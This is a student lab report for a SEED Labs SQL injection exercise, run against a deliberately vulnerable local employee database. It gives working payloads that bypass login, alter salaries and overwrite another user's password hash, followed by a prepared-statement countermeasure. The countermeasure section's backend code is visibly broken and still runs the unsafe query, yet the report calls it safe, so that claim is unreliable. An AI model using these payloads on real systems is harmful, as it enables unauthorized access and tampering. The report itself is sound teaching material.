

**George Tapia**  
**Introduction to Information Security**  
**CS 458**  
**Fall 2022 Lab 4**  
**SQL Injection Attack1**

## 2.1 Task 1: Get Familiar with SQL Statements

## Login into the mainframe (MYSQL) ...

```
[12/09/22]seed@VM-0-9:~$ mysql -u root -pseudeubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Viewing database information by loading the database using `Users` command, and printing the tables for the database and Alice using the following commands

## 2.2.1 Task 2.1: SQL Injection Attack from webpage

Since we are given the source code, here we can see that the highlighted portions hold the username and the password for the fields on the login page. We can also see that sha1 algorithm is being used to authenticate the user by matching the hash from the input to the stored pwd in the database

```
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

Next, we need to log in to the administrator account. We need to do this so we can view all the information stored in the database. We know the account name “admin” but not the pwd. We also know how comments work on SQL, so we can put a ‘ # after admin to comment everything out after. This will alter the meaning of the SQL query to WHERE = admin



### Employee Profile Login

admin' #

Password

Copyright © SEED LABS

And, we're in....



Home Edit Profile Logout

### User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

## 2.2.2 Task 2.2: SQL Injection Attack from the command line

Since we are doing the same thing as above, only this time through the command line. We just need to translate the symbols to the mapping (%num) after adding the admin name. The code below is the table that we have seen last time when we signed in as admin

### 2.2.3 Task 2.3: Append a new SQL statement

We will try to delete the ted record from the database

```
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |          |          |          |          | fdbef918bdae83000aa54747fc95fe0470ff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 |          |          |          |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |          |          |          |          | a3c50276cb120637cc4669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |          |          |          |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 |          |          |          |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |          |          |          |          | a5bdff35a1df4ea895905f6ff6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+----+----+----+
6 rows in set (0.00 sec)
```

I tried using `1=1'; delete from credential where Name='Ted' #`

I also tried `admin'; DELETE FROM credential WHERE name=' Ted' ;#`

None of these worked. The idea was to comment out the rest of the SQL statement so that I can execute two statements in a sequence, one to access the database as admin, and the other to delete from the database.

```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near '1=1;Delete from credential where
name='Ted';#' and Password='da39a3ee5e6b4b0d325' at line 3]\n
```

After further research, it appears that the `mysqli_query()` API only allows one query to execute at a time. This is a safeguard against SQL injection attacks. The only way to run sequential queries is if the `mysqli_multi_query()` was used to allow multiple queries instead of the highlighted one.

```
}
```

```
// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}
```

### 2.3.1 Task 3.1: Modify your own salary

Since Boby doesn't want to give me a salary increase, I will increase my own salary. Speaking for Alice at the moment. We will log into her account using the same method as we did for admin.

The screenshot shows a login page titled "Employee Profile Login". It has two input fields: "USERNAME" containing "alice '#" and "PASSWORD" containing "Password". Below the fields is a green "Login" button. At the bottom of the page, the copyright notice "Copyright © SEED LABS" is visible.

Vuala...

The screenshot shows a profile page titled "Alice Profile". It displays a table of user information with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, the copyright notice "Copyright © SEED LABS" is visible.

If we analyze the code from the backend file, we can see that the implementation is horrible! Observing the if clause, we can notice that the statement “UPDATE credential SET nickname, etc..” will always execute, with or without a password so we can leave the other fields empty.


```

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seelabubuntu";
    $dbname="users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
} else{
    // If password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
</body>
</html>


```

We will now exploit the update function in the source code by clicking on edit profile and running the following command: ',salary=500000 where EID=10000;#



The screenshot shows a web application interface for editing a user profile. At the top, there is a green header bar with the SEED LABS logo, a 'Logout' button, and navigation links for 'Home' and 'Edit Profile'. The main content area has a light green background and features a title 'Alice Profile' at the top center. Below the title is a table with a dark header row containing 'Key' and 'Value' columns. The table lists several user attributes: Employee ID (10000), Salary (20000), Birth (9/20), SSN (10211002), NickName, Email, Address, and Phone Number. The 'Salary' value is currently displayed as 20000. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Success, we were able to change her salary to \$500,000



The screenshot shows the same web application interface after the update. The 'Salary' value in the table has been changed to 500000. All other fields remain the same: Employee ID (10000), Birth (9/20), SSN (10211002), NickName, Email, Address, and Phone Number. The rest of the page, including the header and footer, remains identical to the first screenshot.

### 2.3.2 Task 3.2: Modify other people' salary

Since Alice is still mad at her boss Boby, we will now update his salary to \$1 using the same methods as before.

## Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

## Alice's Profile Edit

NickName	<input type="text" value="','salary=1 where name='Boby';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABs

Success...

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

### 2.3.3 Task 3.3: Modify other people's password


To modify the password, we can observe the backend file again, and notice that the password is of type sha1. Essentially, it gets hashed before it is updated.

```
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="seedu";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$conn->query("SET session sql_mode=''");
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION[ 'pwd' ]=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id";
} else{
    // If password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>


</body>
</html>
```

We will generate a new password using the sha1 encryption scheme, and blame it on the professor. The new password will be “Yousefwashere” hashed.



```
[12/10/22]seed@VM:~$ echo -n "Yousefwashere" |sha1sum
d4d92de605f64f07aae3be27ca406dd4762b2813
[12/10/22]seed@VM:~$
```

Now, we can copy and paste the hashed password to our update query where the name = Boby



### Alice's Profile Edit

NickName	.762b2813' where name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

**Save**

When we access the database for Boby's information. We can see that the password has been changed to "Yousefwashere" hash

```
mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+----+----+----+
| 2  | Boby | 20000 | 1   | 4/20  | 10213352 |           |         |       |          | d4d92de605f64f07aae3be27ca406dd4762b2813 |
+----+----+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> ■■■■■
```

Let's verify:

It worked, logged in with the new password..

The screenshot shows a web application interface. At the top, there is a header bar with the text "Employee Profile Login". Below it, there are two input fields: "USERNAME" containing "Boby" and "PASSWORD" containing "Yousefwashere". A green "Login" button is positioned below the password field. To the right of the login form, the text "Copyright © SEED LABS" is visible.

At the bottom of the screen, a Firefox browser window is open with the URL "www.seedlabsqlinjection.com/unsafe\_home.php?username=Boby&Password=Yousefwashere". The browser's status bar shows a warning message: "Would you like Firefox to save this login for seedlabsqlinjection.com?". The Firefox interface includes icons for back, forward, search, and other browser controls.

The main content area displays a "Boby Profile" page. It features a table with columns "Key" and "Value". The table contains the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

## 2.4 Task 4: Countermeasure - Prepared Statement

Now, we will edit the unsafe\_home and unsafe\_backend source code to make them safe. I will start with unsafe\_home. Essentially, what made it unsafe was this portion of the code, starting with the select statement.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

Observing the safe file, we can see that the prepared statement made it safe. Prepare makes it safe by compiling the select and from statements before the name and password fields get their values assigned to them

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}

// close the sql connection
$conn->close();
```

We can just copy the code from the safe file that we wish to change and replace it with the portion that is unsafe in the unsafe file

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
....$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
....FROM credential
....WHERE name= ? and Password= ?");
....$sql->bind_param("ss", $input_uname, $hashed_pwd);
....$sql->execute();
....$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
....$sql->fetch();
....$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}
```

After pasting, we can delete the following since it won't be needed. We can save changes as well.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name = ? and Password= ?");
$sql->bind_param($s, $input_name, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];

if($id != null){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else {
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo " <div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
}
```

Now, let's reset the service, and see if it is safe now.

The screenshot shows a web application titled "Employee Profile Login". It has two input fields: "USERNAME" containing "alice '#", and "PASSWORD" containing "Password". Below the inputs is a green "Login" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

It is safe now,

The screenshot shows the same "Employee Profile Login" page. The "USERNAME" field still contains "alice '#", and the "PASSWORD" field contains "Password". Below the inputs is a green "Login" button. A pink rectangular box displays the error message: "The account information you provide does not exist.". Below the error message is a blue "Go back" link.

Now, let's do the same for the unsafe backend:

Let's add the prepare statements to the unsafe code.

```
unsafe_edit_backend.php x safe_edit_backend.php x
1 <!--
2 SEED Lab: SQL Injection Education Web plateform
3 Author: Kailiang Ying
4 Email: kyng@syr.edu
5
6 <!--
7 SEED Lab: SQL Injection Education Web plateform
8 Enhancement Version 1.
9 Date: 10th April 2018.
10 Developer: Kuber Kohli.
11
12 Update: The password was stored in the session was updated when password is changed.
13 -->
14
15 <!DOCTYPE html>
16 <html>
17 <body>
18
19 <?php
20 session_start();
21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['Nickname'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $sid = $_SESSION['eid'];
27 $id = $_SESSION['id'];
28
29 function getDBI() {
30     $dbhost="localhost";
31     $dbuser="root";
32     $dbpass="seedubuntu";
33     $dbname="Users";
34     //create DB connection
35     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
36     if ($conn->connect_error) {
37         die("Connection failed: " . $conn->connect_error . "\n");
38     }
39     return $conn;
40 }
41
42 $conn = getDBI();
43 // Don't do this, this is not safe against SQL injection attack
44 if($input_pwd==''){
45     // In case password field is not empty.
46     // hashed pwd = sha1($input_pwd);
47     //Update the password stored in the session.
48     $sql="UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
49     $SESSION['pwd']=$hashed_pwd;
50     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?");
51     $stmt->bind_param("sssss", $input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
52     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password=''$input_phonenumber' where ID=$id;";
53     else{
54         // if password field is empty.
55         $sql="UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
56     }
57     $conn->query($sql);
58     $conn->close();
59     header("Location: unsafe_home.php");
60     exit();
61 }
62 </body>
63 </html>
```

```
unsafe_edit_backend.php x safe_edit_backend.php x
1 <!--
2 SEED Lab: SQL Injection Education Web plateform
3 Author: Kailiang Ying
4 Email: kyng@syr.edu
5
6 <!--
7 SEED Lab: SQL Injection Education Web plateform
8 Enhancement Version 1.
9 Date: 10th April 2018.
10 Developer: Kuber Kohli.
11
12 Update: The password was stored in the session was updated when password is changed.
13 -->
14
15 <!DOCTYPE html>
16 <html>
17 <body>
18
19 <?php
20 session_start();
21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['Nickname'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $sid = $_SESSION['eid'];
27 $id = $_SESSION['id'];
28
29 function getDBI() {
30     $dbhost="localhost";
31     $dbuser="root";
32     $dbpass="seedubuntu";
33     $dbname="Users";
34     //create DB connection
35     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
36     if ($conn->connect_error) {
37         die("Connection failed: " . $conn->connect_error . "\n");
38     }
39     return $conn;
40 }
41
42 $conn = getDBI();
43 // Don't do this, this is not safe against SQL injection attack
44 $sql="";
45 if($input_pwd==''){
46     // In case password field is not empty.
47     // hashed pwd = sha1($input_pwd);
48     //Update the password stored in the session.
49     $SESSION['pwd']=$hashed_pwd;
50     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?");
51     $stmt->bind_param("sssss", $input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
52     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password=''$input_phonenumber' where ID=$id;";
53     else{
54         // if password field is empty.
55         $sql="UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?";
56     }
57     $stmt->execute();
58     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
59     $conn->query($sql);
60     $conn->close();
61     header("Location: unsafe_home.php");
62     exit();
63 }
64 ?>
```

Same, it is safe now

### Bob's Profile Edit

---

NickName	',salary=2000]
Email	:salary=20000 Email
Address	Address
Phone Number	PhoneNumber
Password	Password

[Save](#)

Copyright © SEED LABS

The account information you provide does not exist.

[Go back](#)